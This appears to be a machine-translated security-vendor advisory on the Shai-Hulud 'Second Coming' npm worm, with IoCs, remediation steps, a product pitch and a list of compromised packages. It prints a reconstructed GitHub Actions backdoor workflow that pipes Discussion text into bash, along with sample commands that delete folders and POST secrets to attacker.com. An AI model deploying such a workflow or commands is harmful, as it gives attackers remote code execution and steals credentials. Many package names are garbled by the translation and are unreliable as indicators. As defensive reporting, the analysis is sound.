






TL; DR
U 24 di nuvembre di u 2025, i circadori anu scupertu Shai Hulud: A Seconda Venuta, una nova onda di Attaccu à a catena di furnimentu NPM chì reinfetta i pacchetti npm, ruba credenziali è si sparghje trà e macchine di sviluppatori è CI/CD pipelines. À u cuntrariu di u primu incidente, sta versione installa u runtime Bun à u mumentu, implementa backdoor GitHub Actions nascosti, è include un wiper distruttivu capace di sguassà interi cartulari home in Linux, macOS è Windows. In poche ore, u numeru di pacchetti compromessi hà superatu 830, cunfirmendu chì questu ùn hè micca una variante simplice ma una escalation maiò di u verme originale.
Impact: qualsiasi sviluppatore o corridore CI chì installa pacchetti npm publichi puderia esse statu espostu. E squadre Java sò ancu in periculu dopu chì i pacchetti infettati sò stati automaticamente specchiati in Maven Central.
Azzione immediata: bluccà e versioni maliziose cunnisciute, applicà installazioni solu di file di bloccu, rotà e credenziali npm, GitHub è cloud, rimuovere i corridori autoospitati scunnisciuti è monitorà l'IoC cum'è setup_bun.js, bun_environment.js è i repositori GitHub suspettosi chì cuntenenu "Sha1-Hulud: The Second Coming".
Ciò chì hè cambiatu: Shai Hulud in l'attaccu di a catena di furnimentu NPM quandu hè passatu à Maven
A seconda onda di l'attaccu di Shai Hulud hà introduttu una escalation maiò. In a prima campagna, u verme hè statu in l'ecosistema npm. Sta volta, u malware hè intrutu in Maven Centrale, espunendu e squadre Java chì ùn anu mai toccu npm.
Finestra di Cronologia è Token
L'attaccu hà cuminciatu Nuvembre 24, 2025, ghjustu prima chì npm ritirassi i so gettoni d'autentificazione legacy December 9.
Questi vechji gettoni eranu più faciuli da arrubà è riutilizà. Siccomu l'attaccanti avianu sempre accessu à elli durante sta finestra, eranu capaci di ripublicà centinaie di versioni maliziose à alta velocità prima di u cutoff.
Cumu u Malware hà righjuntu Maven
U saltu di registru incruciatu hè accadutu per via di mvnpm, un strumentu di mirroring automatizatu chì cunverte i pacchetti npm in artefatti Maven.
mvnpm ùn esegue micca cuntrolli di sicurezza. Ripacchetta semplicemente tuttu ciò chì npm publica.
Di cunsiguenza:
- Un pacchettu npm cumprumessu (per esempiu posthog-node@4.18.1)
- Hè statu cunvertitu automaticamente in un artefattu Maven
org.mvnpm:posthog-node:4.18.1 - È publicatu in Maven Central prima chì qualchissia si ne rendessi contu ch'ellu era infettatu.
Questu significa I sviluppatori Java sò diventati vittime di una violazione di npm, ancu s'elli ùn anu mai installatu un pacchettu npm.
Perchè Questa Materia
Chistu è lu primu verme di registru incruciatu cunnisciutu, induve un attaccu à a catena di furnimentu si sparghje da un ecosistema à l'altru solu per via di l'automatizazione.
Per via di questu, u raghju di blast include avà Java, carichi di travagliu JVM è enterprise custruisce sistemi chì si basanu nantu à Maven Central.
Ciò chì rende Shai Hulud 2.0 cusì seriu
Runtime di Bun utilizatu per evità a rilevazione
L'attaccanti sò passati da Node.js à u runtime Bun. U malware installa Bun in tempu reale per mezu di setup_bun.js durante l'installazione di u pacchettu. Questu evita u monitoraghju specificu di u Node è dà à l'attaccanti un'esecuzione più rapida per un payload offuscatu assai grande.
Azzioni GitHub aduprate cum'è una Backdoor di Cumanda
Una volta installatu, u malware crea un corridore auto-ospitatu GitHub Actions nascostu in $HOME/.dev-env/Questu funziona nantu à Windows, macOS è Linux. L'attaccanti ponu eseguisce cumandamenti semplicemente publicendu missaghji in GitHub Discussions nantu à un repositoriu cumprumessu. Un schedariu di flussu di travagliu processa questi missaghji è li esegue cum'è cumandamenti di shell.
Tergicristallu integratu
Sè u malware ùn pò micca autenticassi cù GitHub o npm, sguassate u cartulare principale di a vittima.
- Nant'à Windows si usa Del, rd, e cifra /W per sguassà i fugliali.
- Nant'à Linux è macOS, sovrascrive i dati cù frantumà è dopu elimina i cartulari.
Una campagna assai rumurosa
Ancu s'è u malware impiega qualchì furtività (per esempiu, aduprendu Bun), a campagna generale hè tutt'altru chè tranquilla. Ripubblica aggressivamente i pacchetti compromessi, crea centinaie o migliaia di novi repositori, carica dump di credenziali in massa è installa runner auto-ospitati di longa durata nantu à e macchine di sviluppatori. Nunda di questu hè un cumpurtamentu di bassu prufilu. A scala, a velocità è a "rumore" operativa di questu attaccu si distinguenu paragunatu à a maiò parte di i compromessi di a catena di furnimentu, chì tendenu à dà priorità à rimanere invisibili u più longu pussibule..
Impattu Largu
L'attaccanti anu cumprumessu parechji pacchetti cunnisciuti cù milioni di scaricamenti mensili, cumpresi:
Zapier, Domini ENS, Postman, PostHog, AsyncAPI, è Voiceflow.
Possibili signali d'attribuzione
L'attribuzione hè difficiule quì, è ùn ci hè nisuna fonte cunfirmata daretu à a campagna. Una grande sucietà di sicurezza nota chì l'operazione s'assumiglia à u verme Shai-Hulud precedente, ma e differenze in u modu in cui u payload hè custruitu è in u modu in cui u malware si sparghje indicanu a pussibilità di un inseme diversu d'operatori. A so valutazione mette in risaltu chì parechji ambienti anu scaricatu i pacchetti compromessi prima chì npm li rimuovessi, ciò chì suggerisce una esposizione in u mondu reale piuttostu chè una prova di corta durata.
Datu chì e tattiche ripiglianu a prima onda ma divergenu in punti chjave, in particulare in a struttura di u payload, a logica di propagazione è u "stile" operativu, un scenariu di copia hè plausibile. L'attaccanti puderanu avè pigliatu in prestitu idee da Shai-Hulud ma implementatu i so propri strumenti. Questu puderia rapprisintà un altru gruppu chì prova interamente à imità a campagna precedente.
À questu puntu, ùn ci hè nisuna prova forte chì u liga à alcun attore cunnisciutu, gruppu motivatu finanziariamente, o entità ligata à u statu. A sovrapposizione cù u verme originale hè reale, ma e differenze sò abbastanza impurtanti per mantene l'attribuzione in a categuria "micca cunfirmata".
Sparghje in Maven
Una grande sucietà di sicurezza hà cunfirmatu chì i pacchetti npm maliziosi sò stati ripublicati automaticamente in Maven per mezu di mvnpm, un strumentu chì cunverte i pacchetti npm in artefatti Maven senza revisione manuale.
U pacchettu seguente hè statu mandatu à Maven Central: org.mvnpm:posthog-node:4.18.1
Siccomu mvnpm ripackeghja solu tuttu ciò chì npm publica, e versioni infettate sò state riflesse in l'ecosistema Java prima chì qualchissia s'accorgessi.
Maven Central hà eliminatu l'artefatti affettati u 25 di nuvembre di u 2025 è hà cuminciatu à stringhje i cuntrolli per impedisce prublemi simili trà registri.
Questu significa chì i prughjetti Java senza cunnessione diretta à npm puderanu ancu esse stati esposti.
Cumu funziona l'attaccu Shai Hulud 2.0
Flussu d'infezzione
- Un maliziosu preinstalla u script hè aghjuntu à package.json.
- setup_bun.js installa Bun nant'à a macchina di a vittima s'ellu manca.
- bun_environment.js (più di 480k linee di codice offuscatu) funziona in background.
- U malware scansiona e credenziali aduprendu tecniche simili à TruffleHog. Cerca
- Chjavi AWS, GCP è Azure
- Gettoni GitHub
- gettoni npm
- I sicreti di u sistema CI
- Chjavi AWS, GCP è Azure
- I dati arrubati sò caricati in i repositori publichi di GitHub chì anu a descrizzione "Sha1-Hulud: The Second Coming".
- Aduprendu i tokens catturati, u malware publica versioni compromesse di pacchetti, infetta i repositori GitHub accessibili è installa corridori persistenti autoospitati per l'esecuzione di codice remota.
Flussi di travagliu GitHub maliziosi
Durante a seconda onda di l'attaccu di a catena di furnimentu NPM Shai-Hulud, u malware creatu dui flussi di travagliu di GitHub Actions nascosti in i repositori cumprumessi. Quessi flussi di travagliu danu à l'attaccanti l'esecuzione remota di codice, a persistenza à longu andà è l'accessu cumpletu à i sicreti di u sistema.
1. Flussu di travagliu Backdoor (discussion.yaml)
U flussu di travagliu u più periculosu ascolta Discussioni GitHub eventi. Quandu un missaghju di discussione hè creatu o mudificatu, u flussu di travagliu leghje u corpu di u missaghju è l'esegue cum'è un cumandamentu shell nantu à a macchina di a vittima.
Quì sottu hè una versione simplificata di u flussu di travagliu maliziosu, ricustruita da campioni osservati:
					# .github/workflows/discussion.yaml
name: Discussion Backdoor

on:
  discussion:
    types: [created, edited]

jobs:
  exec:
    runs-on: self-hosted
    steps:
      - name: Execute attacker command
        run: |
          echo "${{ github.event.discussion.body }}" | bash
A linea critica hè:
${{ github.event.discussion.body }}
Questu significa chì l'attaccante pò pubblicà qualsiasi cumandamentu in una Discussione GitHub, è u corridore autoospitatu l'esegue immediatamente. Siccome i corridori autoospitati anu spessu accessu à e rete interne, credenziali cloud è sicreti CI, sta backdoor dà à l'attaccante l'esecuzione remota cumpleta di codice durante l'attaccu di a catena di furnimentu NPM Shai Hulud.
Sfruttamentu di l'iniezione di cumandamenti
Stu flussu di travagliu abusa di u modu in cui GitHub Actions processa l'espressioni. Invece di limità l'input à stringhe sicure, legge u cuntenutu di a discussione grezza è u trasmette direttamente à a shell. Di cunsiguenza, l'attaccante hà solu bisognu di pubblicà un missaghju cum'è:
					rm -rf /important/folder
curl -X POST https://attacker.com --data @secrets.json
Siccomu stu cumpurtamentu hè apparsu ripetutamente durante l'attaccu di a catena di furnimentu NPM di Shai Hulud, hè diventatu unu di i segnali più chjari chì u malware utilizava GitHub Actions cum'è un canale di cummandu remotu.
I corridori autoospitati aggravanu questu perchè:
- funziona in e rete di l'imprese
- tene a nuvola o CI/CD credenza
- eseguisce cù i permessi di l'utilizatore
- ùn anu micca u sandboxing o l'isolamentu di GitHub
Questu dà à l'attaccanti un canale di cummandu persistente in ambienti interni.
Flussu di travagliu di raccolta di secreti è sistemi
In più di a backdoor, u malware abbanduneghja un altru flussu di travagliu chì u so scopu hè di raccoglie è almacenà dati sensibili da u sistema infettatu.
Questi flussi di travagliu riuniscenu:
- credenziali di nuvola
- variabili d'ambiente
- elenchi di l'annuariu
- Scansioni secrete in stile TruffleHog
Immagazzinanu i dati raccolti in fugliali cum'è:
- nuvola.json
- ambiente.json
- cuntenutu.json
- truffleSecrets.json
Questi fugliali sò poi caricati in i repositori GitHub cuntrullati da l'attaccanti etichettati "Sha1-Hulud: A Seconda Venuta", induve sò state osservate centinaie o migliaia di discariche.
Indicatori di compromessi
| File | SHA256 |
|---|---|
| setup_bun.js | a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a |
| bun_environment.js | 62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0 |
Altre Bandiere Rosse
- .github/workflows/discussion.yaml
- $HOME/.dev-env/ chì cuntene corridori inaspettati
- Repositori publichi di GitHub creati nant'à u vostru contu chì cuntenenu "Sha1-Hulud: The Second Coming"
Metriche Aggiornate (à partesi da u 26 di nuvembre di u 2025)
| Metrica | Count |
|---|---|
| Pacchetti npm compromessi | 830 + |
| Repositori GitHub infettati | 28,000 + |
| I fugliali secreti caricati | 5,000 + |
| Sicreti tutali raccolti | 11,858 |
| Secreti validi | 2,298 |
Chì fà avà: Risponde à l'attaccu di a catena di furnimentu di Shai Hulud NPM
L'attaccu di a catena di furnimentu NPM di Shai Hulud richiede una risposta rapida è strutturata. Siccomu sta seconda onda si sparghje in npm, GitHub, macchine di sviluppatori è ancu Maven Central, e squadre devenu agisce rapidamente per rilevà, cuntene è rimedià cumpletamente ogni esposizione. I passi sottu vi aiutanu à reagisce in u bon ordine è à riduce u risicu di ulteriori compromessi.
Detective
- Cercate repositorii in GitHub cù a descrizzione "Sha1-Hulud: The Second Coming".
- Cercate i logs d'installazione di Bun durante l'installazioni di pacchetti.
- Ispettate i fugliali package.json per i script di u ciclu di vita imprevisti, in particulare preinstalla.
- Verificate da $HOME/.dev-env/ nantu à i sistemi di sviluppatori o di CI.
- Verificate i log di publicazione di GitHub è npm per e versioni suspettose.
U cuntinimentu
- Ruotate tutte e credenziali: GitHub, npm, cloud, secreti CI, chjave API.
- Disattivate è rimuovete i corridori autoospitati scunnisciuti.
- Bluccà temporaneamente a creazione di repositoriu.
- Eliminate e versioni infettate da u vostru graficu di dipendenze.
Rimedimentu
- Pulite i sistemi affettati.
- Rivisite tutti i flussi di travagliu di GitHub Actions per i fugliali iniettati.
- Cercate cumandamenti o esecuzioni inusuali in i vostri log di CI.
Ricustruisce da versioni di pacchetti cunnisciute cum'è valide.
Cumu Xygeni aiuta à fermà l'attacchi cum'è Shai-Hulud Second Coming
Dopu à una campagna cusì aggressiva cum'è Shai-Hulud Second Coming, e squadre anu bisognu di più cà cuntrolli manuali. Anu bisognu di una prutezzione automatizata chì blucca u malware prima ch'ellu ghjunghje à i sviluppatori, i corridori CI, o i sistemi di pruduzzione. Eccu induve Xygeni furnisce un vantaghju maiò.
Avvisu Precoce di Malware (MEW): Rileva e minacce prima ch'elle si sparghjinu

U mutore di avvisu precoce di Xygeni scansiona i pacchetti open-source novi è aghjurnati in tempu reale. Segnala cumpurtamenti suspetti cum'è:
- JavaScript offuscatu o codice massivu in bundle
- Script di u ciclu di vita chì installanu runtime esterni cum'è Bun
- Cunnessione impreviste à GitHub, npm o endpoints cloud
- Contagocce chì scrivenu in
$HOME,.dev-env/o cartulari di flussu di travagliu
MEW hà rilevatu mudelli utilizati in e duie onde Shai-Hulud, ciò chì aiuta e squadre à reagisce prima chì l'attaccanti sparghjinu ulteriormente l'infezzione.
Guardrails in CI/CD bluccà i pacchetti maliziosi
Xygeni impone guardrails chì fermanu automaticamente l'operazioni periculose:
- CI pipelines ùn pò micca installà pacchetti cù script di preinstallazione o postinstallazione nascosti
- E compilazioni fiascanu quandu un pacchettu prova à creà flussi di travagliu cum'è
.github/workflows/discussion.yaml - Pipelinericusà e dipendenze publicate da fonti micca fidate o conti visti per a prima volta
Questu riduce dramaticamente a superficia d'attaccu è impedisce à u malware di esse eseguitu in i travaglii CI.
A Prutezzione di i Sicreti riduce u raghju di l'esplosione
Siccomu Shai-Hulud arrubba e chjave di u cloud, i gettoni GitHub, i gettoni npm è i sicreti CI, a prutezzione deve ancu fucalizà si nantu à e credenziali. Xygeni:
- Rileva i sicreti esposti in u codice, i logs, i flussi di travagliu è i fugliali d'ambiente
- Ruota automaticamente e credenziali à altu risicu
- Impone gettoni di corta durata per limità i compromessi à longu andà
Ancu s'è un attaccante ottiene l'accessu iniziale, e chjave arrubate diventanu rapidamente inutili.
Note finali: Perchè l'attaccu à a catena di furnimentu di Shai Hulud NPM hè sempre impurtante
lu Seconda Venuta di Shai-Hulud l'incidentu mostra quantu hè faciule per un mudernu Attaccu à a catena di furnimentu NPM pò spustassi à traversu l'ecosistemi. In questu casu, u malware hè passatu da npm à Maven perchè strumenti di mirroring automatizati cum'è mvnpm anu ripublicatu pacchetti compromessi senza verificazione. Di cunsiguenza, e squadre Java sò state esposte ancu s'elle ùn anu mai utilizatu npm direttamente. Questu rende chjaru chì i flussi di travagliu inter-registri anu bisognu di una revisione immediata è di salvaguardie più forti.
Inoltre, a scala è u cumpurtamentu di sta campagna rivelanu cumu operanu l'attaccanti oghje. Invece di stà zitti, publicanu centinaie di pacchetti à tempu, implementanu corridori GitHub nascosti, rubanu sicreti in massa, è includenu ancu un wiper distruttivu se qualcosa falla. Di cunsiguenza, e revisioni manuali ùn tenenu micca u passu cù stu livellu di automatizazione è velocità. E squadre anu bisognu di una prutezzione cuntinua è in tempu reale à u pacchettu, à a fonte è pipeline capi.
Perchè cuntinuu Pipeline Security Hè avà essenziale
Attacchi cum'è Seconda Venuta di Shai-Hulud cuntinuerà à evoluzione. Dunque, per impedisce a prossima onda hè necessariu cuntrolli chì funzionanu automaticamente in l'internu CI/CD, micca dopu à u compromessu. A difesa muderna deve cumbinà a rilevazione precoce di malware, a validazione stretta di e dipendenze, l'applicazione di e pulitiche è a prutezzione secreta in modu chì u codice maliziosu ùn possi micca passà per l'ambienti di sviluppu senza esse vistu.
Xygeni sustene stu cambiamentu furnendu servizii automatizati guardrails in tutta a catena di furnimentu di u software. Identifica i pacchetti suspetti prima di l'installazione, impone versioni di dipendenza sicure, blocca i flussi di travagliu micca sicuri, rileva i sicreti esposti è avvisa nantu à i prublemi inusuali pipeline attività. Cusì, e squadre restanu prutette ancu quandu l'attacchi à a catena di furnimentu si sparghjenu rapidamente è attraversanu i cunfini di l'ecosistema.
Lista di pacchetti cumprumessi
I pacchetti affettati ponu ancu esse cunsultati aduprendu u #shai-hulud / #shai-hulud-seconda-arrivu etichetta in OpenSourceMalware.com
| pacchettu | Version |
|---|---|
| 02-ecu | 0.0.7 |
| @accordproject/cuncertu-analisi | 3.24.1 |
| @accordproject/concertu-linter | 3.24.1 |
| @accordproject/concerto-linter-regula-predefinita | 3.24.1 |
| @accordproject/concertu-metamodel | 3.12.5 |
| @accordproject/tipu-di-cuncertu | 3.24.1 |
| @accordproject/markdown-it-cicero | 0.16.26 |
| @accordproject/mudellu-motore | 2.7.2 |
| @actbase/css-to-react-native-transform | 1.0.3 |
| @actbase/nativu | 0.1.32 |
| @actbase/node-server | 1.1.19 |
| @actbase/react-absolute | 0.8.3 |
| @actbase/react-daum-postcode | 1.0.5 |
| @actbase/react-kakaosdk | 0.9.27 |
| @actbase/react-native-actionsheet | 1.0.3 |
| @actbase/react-native-devtools | 0.1.3 |
| @actbase/react-native-fast-image | 8.5.13 |
| @actbase/react-native-kakao-channel | 1.0.2 |
| @actbase/react-native-kakao-navi | 2.0.4 |
| @actbase/react-native-less-transformer | 1.0.6 |
| @actbase/react-native-naver-login | 1.0.1 |
| @actbase/react-native-simple-video | 1.0.13 |
| @actbase/react-native-tiktok | 1.1.3 |
| @alexcolls/nuxt-socket.io | 0.0.7, 0.0.8 |
| @alexcolls/nuxt-ux | 0.6.2, 0.6.1 |
| @antstackio/eslint-config-antstack | 0.0.3 |
| @antstackio/express-graphql-proxy | 0.2.8 |
| @antstackio/graphql-body-parser | 0.1.1 |
| @antstackio/json-à-graphql | 1.0.3 |
| @antstackio/shelbysam | 1.1.7 |
| @aryanhussain/my-angular-lib | 0.0.23 |
| @asyncapi/dotnet-rabbitmq-template | 1.0.2, 1.0.1 |
| @asyncapi/edavisualiser | 1.2.2, 1.2.1 |
| @asyncapi/go-watermill-template | 0.2.76, 0.2.77 |
| @asyncapi/template-java | 0.3.6, 0.3.5 |
| @asyncapi/keeper | 0.0.3, 0.0.2 |
| @asyncapi/php-template | 0.1.2, 0.1.1 |
| @asyncapi/python-paho-template | 0.2.15, 0.2.14 |
| @asyncapi/server-api | 0.16.25, 0.16.24 |
| @asyncapi/studio | 1.0.3, 1.0.2 |
| @asyncapi/cumponente-web | 2.6.7, 2.6.6 |
| @browserbasehq/bb9 | 1.2.21 |
| @browserbasehq/direttore-ai | 1.0.3 |
| @browserbasehq/mcp | 2.1.1 |
| @browserbasehq/mcp-server-browserbase | 2.4.2 |
| @browserbasehq/funzioni-sdk | 0.0.4 |
| @browserbasehq/stagehand | 3.0.4 |
| @browserbasehq/stagehand-docs | 1.0.1 |
| @caretive/caret-cli | 0.0.2 |
| @clausehq/flussi-step-httprequest | 0.1.14 |
| @clausehq/flussi-step-jsontoxml | 0.1.14 |
| @clausehq/flussi-step-mqtt | 0.1.14 |
| @clausehq/flussi-step-sendgridemail | 0.1.14 |
| @clausehq/flussi-step-taskscreateurl | 0.1.14 |
| @commute/bloom | 1.0.3 |
| @commute/dati-di-mercatu | 1.0.2 |
| @commute/market-data-chartjs | 2.3.1 |
| @dev-blinq/ai-qa-logic | 1.0.19 |
| @dev-blinq/cucumber-js | 1.0.131 |
| @dev-blinq/cucumber_client | 1.0.738 |
| @dev-blinq/ui-systems | 1.0.93 |
| @ensdomains/codificatore-d'indirizzu | 1.1.5 |
| @ensdomains/lista nera | 1.0.1 |
| @ensdomains/buffer | 0.1.2 |
| @ensdomains/ccip-read-cf-worker | 0.0.4 |
| @ensdomains/ccip-read-dns-gateway | 0.1.1 |
| @ensdomains/ccip-read-router | 0.0.7 |
| @ensdomains/ccip-read-worker-viem | 0.0.4 |
| @ensdomains/content-hash | 3.0.1 |
| @ensdomains/curvearitmetics | 1.0.1 |
| @ensdomains/cypress-metamask | 1.2.1 |
| @ensdomains/dnsprovejs | 0.5.3 |
| @ensdomains/dnssec-oracle-anchors | 0.0.2 |
| @ensdomains/dnsecoraclejs | 0.2.9 |
| @ensdomains/durin | 0.1.2 |
| @ensdomains/durin-middleware | 0.0.2 |
| @ensdomains/ens-archived-contracts | 0.0.3 |
| @ensdomains/ens-avatar | 1.0.4 |
| @ensdomains/ens-contracts | 1.6.1 |
| @ensdomains/ens-test-env | 1.0.2 |
| @ensdomains/ens-validation | 0.1.1 |
| @ensdomains/ensjs | 4.0.3 |
| @ensdomains/ensjs-react | 0.0.5 |
| @ensdomains/eth-ens-namehash | 2.0.16 |
| @ensdomains/hackathon-registrar | 1.0.5 |
| @ensdomains/hardhat-chai-matchers-viem | 0.1.15 |
| @ensdomains/hardhat-toolbox-viem-extended | 0.0.6 |
| @ensdomains/mock | 2.1.52 |
| @ensdomains/name-wrapper | 1.0.1 |
| @ensdomains/offchain-resolver-contracts | 0.2.2 |
| @ensdomains/op-resolver-contracts | 0.0.2 |
| @ensdomains/react-ens-address | 0.0.32 |
| @ensdomains/renuvenu | 0.0.13 |
| @ensdomains/renewal-widget | 0.1.10 |
| @ensdomains/reverse-records | 1.0.1 |
| @ensdomains/server-analytics | 0.0.2 |
| @ensdomains/solsha1 | 0.0.4 |
| @ensdomains/registratore-di-sottuduminii | 0.2.4 |
| @ensdomains/test-utils | 1.3.1 |
| @ensdomains/thorin | 0.6.51 |
| @ensdomains/ui | 3.4.6 |
| @ensdomains/unicode-confusables | 0.1.1 |
| @ensdomains/gateways-inaccessibili | 0.0.3 |
| @ensdomains/vite-plugin-i18next-loader | 4.0.4 |
| @ensdomains/web3modal | 1.10.2 |
| @everreal/react-charts | 2.0.1, 2.0.2 |
| @everreal/validate-esmoduleinterop-imports | 1.4.4, 1.4.5 |
| @everreal/web-analytics | 0.0.1, 0.0.2 |
| @faq-component/core | 0.0.4 |
| @faq-component/reagisce | 1.0.1 |
| @fishingbooker/browser-sync-plugin | 1.0.5 |
| @fishingbooker/react-loader | 1.0.7 |
| @fishingbooker/react-pagination | 2.0.6 |
| @fishingbooker/react-raty | 2.0.1 |
| @fishingbooker/react-swiper | 0.1.5 |
| @hapheus/n8n-nodes-pgp | 1.5.1 |
| @hover-design/core | 0.0.1 |
| @hover-design/reagisce | 0.2.1 |
| @ifelsedeveloper/protocol-contracts-svm-idl | 0.1.2 |
| @ifings/sistema-di-cuncepimentu | 4.9.2 |
| @ifings/metatron3 | 0.1.5 |
| @kvytech/cli | 0.0.7 |
| @kvytech/cumponenti | 0.0.2 |
| @kvytech/habbit-e2e-test | 0.0.2 |
| @kvytech/annunziu-di-plugin-medusa | 0.0.8 |
| @kvytech/medusa-plugin-management | 0.0.5 |
| @kvytech/medusa-plugin-newsletter | 0.0.5 |
| @kvytech/medusa-plugin-product-reviews | 0.0.9 |
| @kvytech/medusa-plugin-promozione | 0.0.2 |
| @kvytech/web | 0.0.2 |
| @lessondesk/api-client | 9.12.3, 9.12.2 |
| @lessondesk/babel-preset | 1.0.1 |
| @lessondesk/electron-group-api-client | 1.0.3 |
| @lessondesk/eslint-config | 1.4.2 |
| @lessondesk/icone-di-materiale | 1.0.3 |
| @lessondesk/react-table-context | 2.0.4 |
| @lessondesk/scolabus | 5.2.2, 5.2.3 |
| @livecms/live-edit | 0.0.32 |
| @livecms/nuxt-live-edit | 1.9.2 |
| @louisle2/core | 1.0.1 |
| @louisle2/cortex-js | 0.1.6 |
| @lpdjs/firestore-repo-service | 1.0.1 |
| @markvivanco/verificatore-di-versione-di-l'app | 1.0.2, 1.0.1 |
| @ntnx/passaportu-wso2 | 0.0.3 |
| @ntnx/t | 0.0.101 |
| @orbitgtbelgium/mapbox-gl-draw-cut-polygon-mode | 2.0.5 |
| @orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode | 1.1.1 |
| @orbitgtbelgium/cumponenti-di-orbita | 1.2.9 |
| @orbitgtbelgium/cursore-di-tempu | 1.0.187 |
| @osmanekrem/bmad | 1.0.6 |
| @osmanekrem/gestione-errore | 1.2.2 |
| @posthog/agente | 1.24.1 |
| @posthog/ai | 7.1.2 |
| @posthog/cli | 0.5.15 |
| @posthog/clickhouse | 1.7.1 |
| @posthog/core | 1.5.6 |
| @posthog/modalità-ricciu | 0.0.42 |
| @posthog/icone | 0.36.1 |
| @posthog/lemon-ui | 0.0.1 |
| @posthog/nextjs-config | 1.5.1 |
| @posthog/nuxt | 1.2.9 |
| @posthog/piscina | 3.2.1 |
| @posthog/plugin-contrib | 0.0.6 |
| @posthog/react-rrweb-player | 1.1.4 |
| @posthog/rrdom | 0.0.31 |
| @posthog/rrweb | 0.0.31 |
| @posthog/rrweb-player | 0.0.31 |
| @posthog/rrweb-record | 0.0.31 |
| @posthog/rrweb-replay | 0.0.19 |
| @posthog/rrweb-snapshot | 0.0.31 |
| @posthog/rrweb-utils | 0.0.31 |
| @posthog/siphash | 1.1.2 |
| @posthog/magu | 1.18.1 |
| @postman/aether-icons | 2.23.4, 2.23.3, 2.23.2 |
| @postman/csv-parse | 4.0.5, 4.0.3, 4.0.4 |
| @postman/node-keytar | 7.9.6, 7.9.4, 7.9.5 |
| @postu/agente-di-tunnel | 0.6.7, 0.6.6, 0.6.5 |
| @pradhumngautam/app-cumuna | 1.0.2 |
| @pruthvi21/use-debounce | 1.0.3 |
| @quick-start-soft/traduttore-di-documenti-rapidu | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-compose | 1.4.2506300029 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-traduttore | 1.4.2509202331 |
| @quick-start-soft/quick-remove-image-sfondo | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
| @relyt/claude-context-core | 0.1.1 |
| @seezo/sdr-mcp-server | 0.0.5 |
| @seung-ju/prossimu | 0.0.2 |
| @seung-ju/generatore-di-openapi | 0.0.4 |
| @seung-ju/reagisce-hooks | 0.0.2 |
| @seung-ju/react-native-action-sheet | 0.2.1 |
| @sme-ui/aoma-vevasound-metadata-lib | 0.1.3 |
| @strapbuild/react-native-date-time-picker | 2.0.4 |
| @strapbuild/react-native-perspective-image-cropper | 0.4.15 |
| @strapbuild/react-native-perspective-image-cropper-2 | 0.4.7 |
| @strapbuild/react-native-perspective-image-cropper-poojan31 | 0.4.6 |
| @suraj_h/medium-common | 1.0.5 |
| @thedelta/eslint-config | 1.0.2 |
| @tiaanduplessis/json | 2.0.3, 2.0.2 |
| @tiaanduplessis/react-progressbar | 1.0.2, 1.0.1 |
| @trefox/sleekshop-js | 0.1.6 |
| @trigo/atrix | 7.0.1 |
| @trigo/atrix-elasticsearch | 2.0.1 |
| @trigo/atrix-postgres | 1.0.3 |
| @trigo/atrix-pubsub | 4.0.3 |
| @trigo/atrix-soap | 1.0.2 |
| @trigo/atrix-swagger | 3.0.1 |
| @trigo/espressioni-boolene | 4.1.3 |
| @trigo/eslint-config-trigo | 3.3.1 |
| @trigo/fsm | 3.4.2 |
| @trigo/hapi-auth-signedlink | 1.3.1 |
| @trigo/pathfinder-ui-css | 0.1.1 |
| @trigo/trigo-hapijs | 5.0.1 |
| @trpc-rate-limiter/cloudflare | 0.1.4 |
| @trpc-rate-limiter/hono | 0.1.4 |
| @varsityvibe/api-client | 1.3.36, 1.3.37 |
| @varsityvibe/utils | 5.0.6 |
| @varsityvibe/schemi-di-validazione | 0.6.7, 0.6.8 |
| @vishadtyagi/calendaru-full-year | 0.1.11 |
| @voiceflow/alexa-types | 2.15.60, 2.15.61 |
| @voiceflow/antropicu | 0.4.4, 0.4.5 |
| @voiceflow/api-sdk | 3.28.58, 3.28.59 |
| @voiceflow/utili-backend | 5.0.2, 5.0.1 |
| @voiceflow/tipi-di-base | 2.136.3, 2.136.2 |
| @voiceflow/analizatore di u corpu | 1.21.2, 1.21.3 |
| @voiceflow/tipi-di-chat | 2.14.59, 2.14.58 |
| @voiceflow/circleci-config-sdk-orb-import | 0.2.1, 0.2.2 |
| @voiceflow/commitcunfigurazione di lint | 2.6.2, 2.6.1 |
| @voiceflow/cumune | 8.9.1, 8.9.2 |
| @voiceflow/involucri-di-prompt-predefiniti | 1.7.4, 1.7.3 |
| @voiceflow/dependency-cruiser-config | 1.8.12, 1.8.11 |
| @voiceflow/dtos-interact | 1.40.2, 1.40.1 |
| @voiceflow/encryption | 0.3.3, 0.3.2 |
